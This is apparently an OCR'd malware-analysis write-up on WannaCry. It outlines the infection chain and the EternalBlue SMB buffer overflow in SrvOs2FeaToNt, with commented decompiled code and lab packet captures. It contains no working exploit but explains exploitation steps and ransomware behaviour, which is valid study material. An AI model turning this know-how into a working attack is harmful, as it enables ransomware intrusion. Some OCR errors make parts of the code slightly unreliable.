
WANACRY

```
         _,.-------.,_
     ,;~'             '~;,
   ,;                     ;,
  ;                         ;
 ,'                         ',
,;                           ;,
; ;      .           .      ; ;
| ;   ______       ______   ; |
|  `/~"     ~" . "~     "~\'  |
|  ~  ,-~~~^~, | ,~^~~~-,  ~  |
 |   |        }:{        |   |
 |   l       / | \       !   |
 .~  (__,.--" .^. "--.,__)  ~.
 |     ---;' / | \ `;---     |
  \__.       \/^\/       .__/
   V| \                 / |V
    | |T~\___!___!___/~T| |
    | |`IIII_I_I_I_IIII'| |
    |  \,III I I I III,/  |
     \   `~~~~~~~~~~'    /
       \   .       .   /
         \.    *    ./
          ---------
```

COMPLETE FLOW



☑ Initial attack vector is eternal blue MS17-010 OS vulnerability
☑ On successful exploit launch, initial payload reaches the kernelSpace
☑ DLL is decrypted
☑ Kernel space shell code uses APC to inject the DLL to userSpace LSASS.exe
☑ LSASS.exe spawns mssecvc.exe
☑ Payload tries the KILL-SWITCH logic i.e. if domain is not reachable, launch the next stage
☑ Installer executable called tasksche.exe is launched.
☑ Two services are created
☑ Tasksche.exe spawns multiple payloads to:

  - Change file attributes and access list
  - Initiate TOR server
  - Files are encrypted
  - Destroy shadow copy
  - Displays WanaCry decrypt across all sessions including RDP
  - Modifies registry for persistence

☑ Another thread is launched to carry on lateral movement to internal and external ip addresses

Let's start from the beginning

Exploiting the Vulnerability

There are multiple exploits. One of them is a buffer overflow in **Srv!SrvOs2FeaToNt** function. Basically DWORD and WORD subtraction. WORD and DWORD are like integer values. If I use the following printf call.

```
printf("%d, %d\n", sizeof(DWORD), sizeof(WORD));   // size of WORD is architecture specific
```


First value will return **4**, while the 2nd value will return **2**. This means DWORD is **4** byte (**32bit**) while WORD is **2** byte (**16bit**) Malformed SMB packets are sent to the victims machine. Once processed the bug is triggered. The vulnerable dataStructure is **SMB_COM_TRANSACTION2_SECONDARY**. Size is calculated in **Srv!SrvOs2FeaListSizeToNt** function.

SrvOs2FeaToNt expects two integer values and keeps them in the registers (fastcall convention)

```
memmove(v5, (const void *)(a2 + 5 + *(BYTE *)(a1 + 5)), *(WORD )(a1 + 6))
unsigned int result = (unsigned int)&v5[(WORD *)(a1 + 6) + 3] & 0xFFFFFFFC; *(DWORD *)a1 = result - a1;
```

Code and comments


This is supposed to be the vulnerable function. I looked at it and didn’t see any specific issue, added some comments.



```
unsigned int __fastcall SrvOs2FeaToNt(int a1, int a2)
// a1 = NtFeaList
// a2 = Os2Fea
{
  int v4; // edi@1
  BYTE *v5; // edi@1
  unsigned int result; // eax@1
  v4 = a1 + 8;
  *(BYTE *)(a1 + 4) = *(BYTE *)a2; // copies Os2Fea.ExtendedAttrinuteFlag tp NtFeaList.Flags
  *(BYTE *)(a1 + 5) = *(BYTE *)(a2 + 1); // copies Os2Fea.AttributeNameLengthInBytes to NtFeaList.NtFeaNameLength
  *(WORD *)(a1 + 6) = *(WORD *)(a2 + 2); // copies AttributeValueLengthInBytes to NtFeaList.NtFeaValueLength
  memmove((void *)(a1 + 8), (const void *)(a2 + 4), *(BYTE *)(a2 + 1));  // moves AttributeName to NtFeaName
  v5 = (BYTE *)(*(BYTE *)(a1 + 5) + v4);   // v5 points to the byte after NtFeaName
  *v5++ = 0;   // null terminates NtFeaName , v5 now points to NtFeaValue
  memmove(v5, (const void *)(a2 + 5 + *(BYTE *)(a1 + 5)), *(WORD *)(a1 + 6)); // copies AttributeValue to NtFeaValue
  result = (unsigned int)&v5[*(WORD *)(a1 + 6) + 3] & 0xFFFFFFFC; // NtFeaValueLength + 3 == NtFeaValue, result is the address just beyond NtFeaValue aligned on a 4-byte boundary
  *(DWORD *)a1 = result - a1;  // populates NtFeaList.NextEntryOffset field with (result - a1) which is the offset for next entry
  return result;
}
```

I don't see where that size is directly used in **Srv!SrvOs2FeaToNt**. The sizes used in Srv!SrvOs2FeaToNt are **Os2Fea.AttributeNameLengthInBytes** and **Os2Fea.AttributeValueLengthInBytes**. If one or both of these values are wrong, that would lead to an overflow. So the problem seems to be somewhere before **Srv!SrvOs2FeaToNt()** is called. This function copies (by using memmove) data based on two values.

Out-of-bound copy leads to an overflow. Attacker opens multiple connections to populate a heapSpray in the kernel. These connections have the 1stTage kernel shell code embedded. Heap-spray is used to by-pass OS exploit mitigation, followed by remote code execution.



```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (60767, 445)
        SEQUENCE INFORMATION (616382259, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (74)
```

```
=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 172.16.177.129      TO IP ADDRESS 172.16.177.190
        PORT INFORMATION (445, 60767)
        SEQUENCE INFORMATION (3449025349, 616382260)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (74)
```


```
=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (60767, 445)
        SEQUENCE INFORMATION (616382260, 3449025350)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (66)
```

```
=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (60767, 445)
        SEQUENCE INFORMATION (616382311, 3449025481)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (66)
```


```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (60767, 445)
        SEQUENCE INFORMATION (616382311, 3449025481)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (202)
      00 00 00 84 FF 53 4D 42 73 00 00 00 00 18 01 60          .....SMBs......`
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
      00 00 00 00 0D FF 00 00 00 04 11 32 00 00 00 00          ...........2....
      00 00 00 01 00 00 00 00 00 00 00 D4 00 00 00 47          ...............G
      00 00 00 00 00 00 57 69 6E 64 6F 77 73 20 37 20          ......Windows 7
      55 6C 74 69 6D 61 74 65 20 4E 20 37 36 30 31 20          Ultimate N 7601
      53 65 72 76 69 63 65 20 50 61 63 6B 20 31 00 57          Service Pack 1.W
      69 6E 64 6F 77 73 20 37 20 55 6C 74 69 6D 61 74          indows 7 Ultimat
      65 20 4E 20 36 2E 31 00                                  e N 6.1.
```

```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 172.16.177.190
        PORT INFORMATION (445, 60767)
        SEQUENCE INFORMATION (3449025481, 616382447)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (172)
      00 00 00 66 FF 53 4D 42 73 00 00 00 00 98 01 60          ...f.SMBs......`
      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
      00 08 00 00 03 FF 00 66 00 00 00 3D 00 57 69 6E          .......f...=.Win
      64 6F 77 73 20 37 20 45 6E 74 65 72 70 72 69 73          dows 7 Enterpris
      65 20 37 36 30 30 00 57 69 6E 64 6F 77 73 20 37          e 7600.Windows 7
      20 45 6E 74 65 72 70 72 69 73 65 20 36 2E 31 00           Enterprise 6.1.
      57 4F 52 4B 47 52 4F 55 50 00                            WORKGROUP.
```

```
=========================== (UDURRANI) =================================
(DATA PUSH!) IS COMING FROM 172.16.177.190      TO IP ADDRESS 172.16.177.129
        PORT INFORMATION (60767, 445)
        SEQUENCE INFORMATION (616382447, 3449025587)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (142)
      00 00 00 48 FF 53 4D 42 75 00 00 00 00 18 01 60          ...H.SMBu......`
      00 00 00 00 00 00 00 00 00 00 00 00 FF FF 00 00          ................
      00 08 00 00 04 FF 00 00 00 08 00 01 00 1D 00 00          ................
      5C 5C 31 37 32 2E 31 36 2E 31 37 37 2E 31 32 39          \\172.16.177.129
      5C 49 50 43 24 00 3F 3F 3F 3F 3F 00                      \IPC$.?????.
```




```
        SEQUENCE INFORMATION (1308443050, 3171755759)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (117)
    00 00 00 2F FF 53 4D 42 72 00 00 00 00 18 01 68          .../.SMBr......h
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 00 0C 00 02 4E 54 20 4C 4D 20 30 2E          ........NT LM 0.
    31 32 00                                                 12.


============================ (UDURRANI) ===================================
(DATA PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 172.16.177.190
        PORT INFORMATION (445, 55098)
        SEQUENCE INFORMATION (3171755759, 1308443101)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (197)
    00 00 00 7F FF 53 4D 42 72 00 00 00 00 98 01 68          ....SMBr......h
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 11 00 00 03 32 00 01 00 04 11 00 00          ........2.......
    00 00 01 00 00 00 00 00 FC E3 01 80 21 49 5C 12          ...........?!I\.
    19 6D D3 01 4C FF 00 3A 00 34 DC E4 05 FA 10 A8          .m..L..:.4......
    49 A8 DF 42 9D 56 CC B2 DF 60 28 06 06 2B 06 01          I..B.V...`(..+..
    05 05 02 A0 1E 30 1C A0 1A 30 18 06 0A 2B 06 01          .....0...0...+..
    04 01 82 37 02 02 1E 06 0A 2B 06 01 04 01 82 37          ...7.....+.....7
    02 02 0A                                                 ...
```

